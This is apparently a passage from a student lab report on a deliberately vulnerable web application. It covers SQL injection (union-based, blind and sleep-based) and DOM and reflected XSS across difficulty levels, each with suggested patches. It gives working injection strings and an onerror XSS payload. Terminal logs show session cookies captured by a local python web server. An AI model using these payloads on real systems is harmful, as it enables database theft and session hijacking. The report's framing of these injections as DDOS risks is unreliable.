
Medium Level

We managed to exploit the vulnerability by modifying the value in the option tag through the inspection tool. Once we insert the command **1 or 1=1 UNION SELECT user, password FROM users#** and submit, we get the results as shown in the second screenshot.



High Level

Here we used the same command and it returned the results from the database.



Risks regarding the end user

In the low level we easily manipulated the system by running our own command to retrieve the database version. Therefore, we can modify and tamper with the database through the input field.

In the medium and high levels we can intercept the post requests, modify, and resend them to execute commands. Therefore, an attacker can perform a DDOS attack.

How to patch the vulnerabilities


In the low level, we can fix the vulnerability by checking if the input is an integer and display an error message otherwise.


In the medium and high levels, we can use **mysql_real_escape_string** and **prepared statements.** We can also **cast** the sql command to retrieve the user id to an **integer**.


SQL Injection (blind)

Low Level

In this level we determined the number of columns in the database table by running the command **1' order by 1#** and **1' order by 2#** which both gave a true output. However, on **1' order by 3#,** it was false, so we can conclude there are only 2 columns in the database table (first name, surname).









Medium Level

Here we used a sleep() function to attempt to slow down the query. We modified the POST request and input the command **1+and+sleep(5)#**. Through the inspect tool we found that the query did take 5 seconds to provide the output.



High Level

In this level we tried the command **1' and sleep(10)#** and submitted which resulted in slowing down the query by 10 seconds.



Risks regarding the end user

Risks include DDOS attacks and slowing down the query results. We can intercept the POST request using **Burp Suite** then modify the request and resend it to execute a command.

How to patch the vulnerabilities

We can fix the vulnerability by checking if the input is an integer and display an error message otherwise.

In the medium and high levels, we can use **mysql_real_escape_string** and **prepared statements.** We can also **cast** the sql command to retrieve the user id to an **integer**.


Part 3


Cross-site Scripting (XSS)


XSS (DOM)


Low Level


In this level we managed to run a simple **alert()** script by manipulating the DOM from the inspect tools in the browser which also allowed us to display the cookie. Then we started a python server to intercept and steal the cookie. This will allow us to send the malicious URL to a victim and once they open it they will be redirected to the page with our web server and request the cookie. The vulnerability found is that the system is not checking for **<script>** tags in the URL.











Directory listing for /?cookie=PHPSESSID=i987edb0uf4taom4gq2sfi0s6l; security=low


---

- .bashrc
- .bashrc.original
- .cache/
- .config/
- .dbus/
- .face
- .face.icon@
- .mysql_history
- .profile
- .zsh_history
- .zshrc

```
┌──(root㉿kali)-[~]
└─# python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [16/Apr/2022 16:36:08] "GET /?cookie=PHPSESSID=i987edb0uf4taom4
gq2sfi0s6l;%20security=low HTTP/1.1" 200 -
```


Medium Level

In this level the developer added a simple pattern to not allow <script> tags to be run and disable the execution of Javascript. However, in the source code it is only checking for <script and not <script>. We tried to run the script from the URL but it returns the default language value English in the header as expected from the source code. We ran our script using </select> instead and received the cookie as well. We added **</select><img src/onerror = alert(document.cookie)>**, since we did not provide a src, an error will occur which will trigger the code.



High Level

In this level the source code shows it only allows the available languages to be selected, if it is anything else it will render the default language (English). However, we used in the URL and received the cookie. The code will run on the client side but not make the request to the server.




XSS (Reflected)

Low Level

In this level, the source code does not validate user input and will run the script. We managed to steal the cookie in the same way as we did in the XSS DOM challenge.

Medium Level

In this level the source code checks for script tags so if we try to run our script it will be taken as a string and display it. Although, we used the </select> method and it worked again.



Directory listing for /?cookie=PHPSESSID=f33jgmv2onqb6vf43q6404d135; security=medium


---

- .bashrc
- .bashrc.original
- .cache/
- .config/
- .dbus/
- .face
- .face.icon@
- .mysql_history
- .profile
- .zsh_history
- .zshrc

```
┌──(root㉿kali)-[~]
└─# python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [16/Apr/2022 19:35:48] "GET /?cookie=PHPSESSID=f33jgmv2onqb6vf4
3q6404d135;%20security=medium HTTP/1.1" 200 -
```

High Level


Here we tried the same method with the <img> tag and we received the cookie.

